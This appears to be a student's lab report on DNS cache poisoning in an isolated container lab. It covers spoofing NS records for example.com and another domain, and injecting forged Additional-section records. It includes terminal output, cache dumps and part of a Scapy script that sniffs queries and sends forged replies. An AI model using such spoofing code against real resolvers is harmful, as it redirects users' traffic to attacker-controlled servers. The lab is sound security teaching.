▸ User Datagram Protocol, Src Port: 54132, Dst Port: 53
0000  ee d6 62 cb 35 02 36 5b  c0 8d a2 3c 08 00 45 00   ··b·5·6[ ···<··E·
```

br-ae5c7111bac6: <live capture in progress> Packets: 122 · Displayed: 122 (100.0%) Profile: Default

user-10.9.0.5: (running dig for any hostname in example.com domain)


```
user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19458
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4e7684a503cbaf460100000068c300222229c108aeabd016 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1263 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 17:00:18 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>dig ftp.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53154
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 201837d39a28b9680100000068c3007dfa7c68c13ec11c18 (good)
;; QUESTION SECTION:
;ftp.example.com.               IN      A

;; ANSWER SECTION:
ftp.example.com.        259200  IN      A       1.2.3.6

;; Query time: 35 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 17:01:49 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
```

```
user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>dig abc.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> abc.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2178
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d3ad9841b940faa50100000068c30088a0c19fd80defcbd6 (good)
;; QUESTION SECTION:
;abc.example.com.               IN      A

;; ANSWER SECTION:
abc.example.com.        259200  IN      A       1.2.3.6

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 17:02:00 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>dig xyz.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> xyz.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10857
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f022fe3e8f02d8330100000068c3009228efb568b23a4db6 (good)
;; QUESTION SECTION:
;xyz.example.com.               IN      A

;; ANSWER SECTION:
xyz.example.com.        259200  IN      A       1.2.3.6

;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 17:02:10 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```

Step3: View the cache

27)Command: rndc dumpdb -cache

28)Command: cat /var/cache/bind/dump.db | grep example



Explanation:

Here the spoofed reply included a malicious NS record in the Authority section, making ns.attacker32.com the authoritative nameserver for the entire example.com zone. After success, any hostname under example.com (e.g., ftp.example.com, mail.example.com) resolved to attacker-controlled answers. dump.db showed the forged NS record, proving that the attacker effectively delegated the whole domain to their server.

Task 4: Spoofing NS Records for Another Domain

In the previous attack, we successfully poison the cache of the local DNS server, so ns.attacker32.com becomes the nameserver for the example.com domain. Inspired by this success, we would like to extend its impact to other domains.

Step1: Flush the cache

29)Command: rndc flush

30)Command: rndc dumpdb -cache


31)Command: cat dump.db

local-dns-server-10.9.0.53:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc flush
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20250904170809
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20250904170809
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
```

Step2: run the program in the attacker terminal and show your spoofed information in the reply

32)Command: python3 task4.py (on attacker)



33)Command: dig www.example.com (on victim)

seed-attacker:


```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>nano task4.py
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task4.py
###[ Ethernet ]###
  dst       = f2:b6:c4:e4:ef:1d
  src       = ee:d6:62:cb:35:02
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 42862
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x7a8c
     src       = 10.9.0.53
     dst       = 199.43.135.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x58f0
###[ DNS ]###
           id        = 13235
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
```

```
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
            |  rdlen     = 12
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = 'm\x08bj\\xa5\\xe8\\x9d\\xd7'

.
Sent 1 packets.
^Cseed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>
```

user-10.9.0.5:

```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21017
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0b25a98b644fc8c20100000068c3029b75528f02600c866b (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 2243 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 17:10:51 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```


Wireshark:



Step3: View the cache

34)Command: rndc dumpdb -cache

35)Command: cat /var/cache/bind/dump.db | grep example



Explanation:

The spoofed packet added an extra Authority entry claiming ns.attacker32.com was also the nameserver for google.com. The local DNS server cached the forged NS record for example.com but not for google.com, because modern BIND configurations validate that the Authority section must match the queried domain. Wireshark displayed the injected google.com NS record, yet dump.db lacked it, demonstrating that unrelated-domain NS injections are rejected.

Task 5: Spoofing Records in the Additional Section

In DNS replies, there is a section called Additional Section, which is used to provide additional information. In practice, it is mainly used to provide IP addresses for some hostnames, especially for those appearing in the Authority section.

Step1: Flush the cache

36)Command: rndc flush

37)Command: rndc dumpdb -cache

38)Command: cat dump.db

local-dns-server-10.9.0.53:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc flush
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20250904171527
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20250904171527
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
```

Step2: run the program in the attacker terminal and show your spoofed information in the reply

39)Command: python3 task5.py (on attacker)

```
 GNU nano 4.8                          task5.py
    Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
                    ttl=259200, rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=3,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-ae5c7111bac6', filter=f, prn=spoof_dns)

                            [ Wrote 42 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

40)Command: dig www.example.com (on victim)


seed-attacker:

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>nano task5.py
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task5.py
.
Sent 1 packets.
.
Sent 1 packets.
```

user-10.9.0.5:

```
user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31911
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 79 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Sep 11 17:18:11 UTC 2025
;; MSG SIZE  rcvd: 240

user-10.9.0.5:PES1UG23CS433:PranavHemanth:/
$>
```


Wireshark:



Step3: View the cache

41)Command: rndc dumpdb -cache

42)Command: cat /var/cache/bind/dump.db | grep example



Explanation:

The attacker inserted fake A records in the Additional Section, intending to cache arbitrary host→IP mappings. Although Wireshark showed these forged “glue” records, BIND did not cache them unless they were directly relevant to the queried name or an accepted NS record. dump.db confirmed that unrelated additional-section data was ignored, highlighting the resolver’s protection against unsolicited additional data.